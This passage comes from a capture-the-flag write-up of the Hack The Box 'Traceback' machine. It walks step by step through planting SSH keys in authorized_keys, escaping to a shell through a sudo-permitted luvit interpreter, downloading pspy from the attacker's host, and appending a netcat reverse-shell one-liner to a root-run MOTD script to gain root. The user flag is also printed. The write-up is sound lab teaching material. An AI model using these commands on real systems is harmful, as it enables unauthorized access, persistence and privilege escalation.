


Figure 17 mykey.pub

Moving on, at Traceback-HTB machine, webadmin user, we shall rewrite the **authroized_keys** file with the copied authorized keys that we copied from **mykey.pub** file by using echo command to input.

Command used: *echo' <paste highlighted section of mykey.pub>' >authorized_keys*

After pasting the keys, we shall view it to ensure that we had rewrite the **authroized_keys** with our keys by comparing the result with **mykey.pub**.

Command used: *cat authorized_keys*




Figure 18 webadmin - authorized_keys

Next we shall login as webadmin by performing port forwarding through port 22, SSH using the identified file that we generated earlier (**mykey**). However, before we login using the identified file, we shall remove **mykey.pub** to prevent conflict during port forwarding.

Command used: *ssh -i mykey webadmin@10.10.10.181*




Figure 19 secure shell port forwarding as webadmin

We proceed with file searching and found a text file left by sysadmin, **note.txt** on webadmin home directory. We view it. Apparently sysadmin had left us a hint to escalate privileges using **lua** programming language.

Command used: *cat note.txt*




Figure 20 note.txt

Moving on, we go through **.bash_history** file and found something useful. It looks like command left by sysadmin for us to escalate privilege and get shell of sysadmin. Our next step will be following the instruction of **.bash_history** since sysadmin did mention **Lua** at **note.txt**.

Command used: *cat .bash_history*




Figure 21 .bash_history

First, we **sudo -l** to check the list of command that webadmin able to execute. The result shows in *Figure 22*, tell us that webadmin able to run **luvit** program as sysadmin without needing sysadmin password credentials. Luvit is a lua REPL interpreter.

Command used: *sudo -l*

```
webadmin@traceback:/home/webadmin$ sudo -l
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

Figure 22 list of allow command that webadmin able to execute

The instruction in **.bash_history** mention a lua file called **privesc.lua**. However, this file could not be found in the webadmin directory. Therefore, we will be creating privesc.lua. After creating privesc.lua, we shall input **'os.execute("/bin/sh")'** command into the file as this command mentioned in .bash_history, it able to break out from restricted environments by spawning an interactive system shell. (Refer: *Figure 23*) For more readings on spawning shell via lua, refer to GTFObins: https://gtfobins.github.io/gtfobins/lua/

Command used: *> privesc.lua*

echo 'os.execute("/bin/sh")' >privesc.lua

```
webadmin@traceback:/home/webadmin$ > privesc.lua
> privesc.lua
webadmin@traceback:/home/webadmin$ ls -la
ls -la
total 44
drwxr-x--- 5 webadmin sysadmin 4096 Jun 12 08:46 .
drwxr-xr-x 4 root     root     4096 Aug 25  2019 ..
-rw------- 1 webadmin webadmin  105 Mar 16 04:03 .bash_history
-rw-r--r-- 1 webadmin webadmin  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug 23  2019 .bashrc
drwx------ 2 webadmin webadmin 4096 Aug 23  2019 .cache
drwxrwxr-x 3 webadmin webadmin 4096 Aug 24  2019 .local
-rw-rw-r-- 1 webadmin webadmin    1 Aug 25  2019 .luvit_history
-rw-r--r-- 1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x 2 webadmin webadmin 4096 Feb 27 06:29 .ssh
-rw-rw-r-- 1 sysadmin sysadmin  122 Mar 16 03:53 note.txt
-rw-rw-rw- 1 webadmin webadmin    0 Jun 12 08:46 privesc.lua
webadmin@traceback:/home/webadmin$ echo 'os.execute("/bin/sh")' > privesc.lua
echo 'os.execute("/bin/sh")' > privesc.lua
webadmin@traceback:/home/webadmin$ cat privesc.lua
cat privesc.lua
os.execute("/bin/sh")
webadmin@traceback:/home/webadmin$
```

Figure 23 privesc.lua

Moving on, we will proceed with escalate privileges to sysadmin user. As stated on **.bash_history** file, there is 2 method to escalate privilege. **Method 1**: requires to create privesc.lua as shown in *figure 22* and *figure 23*. Meanwhile, **method 2**: does not required to create privesc.lua.

Command used:

Method 1: *sudo -u sysadmin /home/sysadmin/luvit privesc.lua*

Method 2: *sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("/bin/bash")'*

To ensure that we receive the sysadmin shell, we shall check the user id and type of shell.

Command used: **Check user id** : *id*

Check interactive shell : *bash -i*

```
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit privesc
.lua
<$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
sh: turning off NDELAY mode
id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
bash -i
```

Figure 24 escalate privileges to sysadmin

Once the command executed, we receive sysadmin shell and visit sysadmin home directory to capture **user.txt**.

Command used: *cd /home/sysadmin*

cat user.txt

```
sysadmin@traceback:/home$ cd sysadmin
cd sysadmin
sysadmin@traceback:~$ ls -la
ls -la
total 7344
drwxr-x--- 5 sysadmin sysadmin    4096 Jun 10 07:12 .
drwxr-xr-x 4 root     root        4096 Aug 25  2019 ..
-rw------- 1 sysadmin sysadmin       1 Aug 25  2019 .bash_history
-rw-r--r-- 1 sysadmin sysadmin     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin    3771 Apr  4  2018 .bashrc
drwx------ 2 sysadmin sysadmin    4096 Aug 25  2019 .cache
drwxrwxr-x 3 sysadmin sysadmin    4096 Aug 24  2019 .local
-rw-r--r-- 1 sysadmin sysadmin     807 Apr  4  2018 .profile
drwxr-xr-x 2 root     root        4096 Aug 25  2019 .ssh
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rwxr--r-- 1 sysadmin sysadmin 3078592 Jun 10 07:11 pspy64
-rw------- 1 sysadmin sysadmin      33 Jun 10 07:05 user.txt
sysadmin@traceback:~$ cat user.txt
cat user.txt
90c43e479f96c97d72e849c4209e2545
sysadmin@traceback:~$
```

Figure 25 user.txt

Moving on, we visit .ssh folder and repeat the same steps by modifying the authorized_keys file of sysadmin with **mykey.pub** that we generated earlier.

Command used: *cat mykey.pub*

*<copy the highlighted section (refer: **figure 17**)>*

echo' <paste highlighted section of mykey.pub>' >authorized_keys

After pasting the keys, we shall view it to ensure that we had rewrite the **authorized_keys** with our keys by comparing the result with **mykey.pub**.

Command used: *cat authorized_keys*




Figure 26 sysadmin - authorized_keys

After rewrite the authorized_keys, we can continue to hunt for root user via port forwarding through SSH login by following the command below or continue with the interactive shell.

Command used:

Port forwarding: *ssh -i mykey sysadmin@10.10.10.181*

Interactive shell: *python3 -c "import pty;pty.spawn('/bin/bash')"*

Moving on, we shall escalate privileges to root user in order to capture root.txt. We proceed with enumerate services running by root and found something interesting. (Refer: *figure 27*)

Command used: *ps auxww |grep root*




Figure 27 enumerated root services

To get a clearer idea of what the this service is doing, we monitor them using pspy. Pspy Github link: https://github.com/DominicBreuker/pspy. We should download the small version so that it will takes less time to download on Traceback-HTB machine later on.

Firstly we download **pspy64s** onto our hacking machine then at terminal we change directory to the folder that we store pspy64s and host a HTTP server through **port 8080** with the following command.

Command used: *cd <the directory that pspy64s was stored>*
python3 -m http.server 8080




Figure 28 hosting HTTP server

Once the HTTP server was host, download pspy64s using sysadmin user account on **/tmp** directory. The reason why we download it at tmp directory because we does not have the permission to download files at sysadmin home directory.

Command used: *cd /tmp*
wget http://<tun0 ip address>:8080/pspy64s




Figure 29 downloading pspy64s

Once we complete download pspy64s, we shall enable execute permission to the file before executing it.

Command used: *chmod +x pspy64s*

./pspy64s




Figure 30 execute pspy64s

We monitor the services that run by **UID= 0** (root) and found that **bin/sh -c sleep 30; /bin/cp /var/backup/.update-motd.d/* /etc/update-motd.d/** was run by root frequently. (Refer: *figure 31*)

Figure 31 pspy monitored result

Next we shall visit both **/var/backups/.update-motd.d** and **/etc/update-motd.d** directory to check out what was running constantly. We visit /var/backups/.update-motd.d file directory first to view what was backup constantly.

Command used: *cd /var/backups/.update-motd.d*
ls -la




Figure 32 /var/backups/.update-motd.d/00-header

After execute the command above, we found multiple file in the directory. Those file ownership belongs to root user. However, sysadmin user able to read, write and execute those files. Next we all access each files and found something useful in **00-header** file.

Command used: *cat 00-header*

As shown in *figure 32*, we know that MOTD is a GNU system that contains message of the day. It was used to send message to all user after successfully login and before execute login shell. Next we check out files in **/etc/update-motd.d** directory.

Command used: *ls -lha /etc/update-motd.d/*

```
sysadmin@traceback:~$ ls -lha /etc/update-motd.d/
total 32K
drwxr-xr-x  2 root sysadmin 4.0K Aug 27  2019 .
drwxr-xr-x 80 root root     4.0K Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 May  3 12:22 00-header
-rwxrwxr-x  1 root sysadmin  982 May  3 12:22 10-help-text
-rwxrwxr-x  1 root sysadmin 4.2K May  3 12:22 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 May  3 12:22 80-esm
-rwxrwxr-x  1 root sysadmin  299 May  3 12:22 91-release-upgrade
```

Figure 33 etc/update-motd.d

After comparing the files in **/var/backups/.update-motd.d/00-header** and **/etc/update-motd.d/00-header,** both files contains the same content and permission. (Refer: *figure 32* and *figure 33*) Next, we will escalate privileges to root user by inserting a netcat one liner reverse shell onto MOTD and port forwarding through SSH, in order to execute MOTD. This will result, shell connection via our netcat listen. However, we have 30 seconds to do it before 00-header was restored to its original state.

Refer to Vulnhub Fowsniff Writeup, part iii. Privileges Escalation section for better understanding. (https://blog.haao.sh/writeups/fowsniff-writeup/)

Firstly, we setup our netcat, listening on port 9999.

Command used: *nc -lvp 9999*

```
┌[✗]-[ginger@parrot]-[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└──→ $nc -lvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
```

Figure 34 netcat listening on port 9999

Secondly, we open up a notepad or text file and **input** the following command. We will be copy pasting the command later on to break the time constrain issue.

Command:

echo "\rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <tun0 ip> 9999 >/tmp/f\n" >> 00-header

ssh -i mykey webadmin@10.10.10.181

Moving on, we shall copy paste and execute the following command, netcat reverse shell at **/etc/update-motd.d** directory. The reason why this command was used instead of **nc -e /bin/sh <tun0 ip> <port no.>** due to the version of netcat installed in Traceback-HTB machine does not support -e option. Refer to pentestmonkey reverse shell cheat sheet for more info.:(http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet).

Command used: *echo "\rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <tun0 ip> 9999 >/tmp/f\n" >> 00-header*

Figure 35 execute netcat reverse shell command

Finally, we port forwarding through SSH and login as webadmin user by copy pasting the command below.

Command used: *ssh -i mykey webadmin@10.10.10.181*




Figure 36 SSH login as webadmin

In the meantime, out netcat listener will receive connection as root user. **Note:** if there isn't any connection receive, try again until success. This was due to the 30 second restriction, your netcat reverse shell command that was inserted at 00-header file, was restored to its original state in a nick of time.

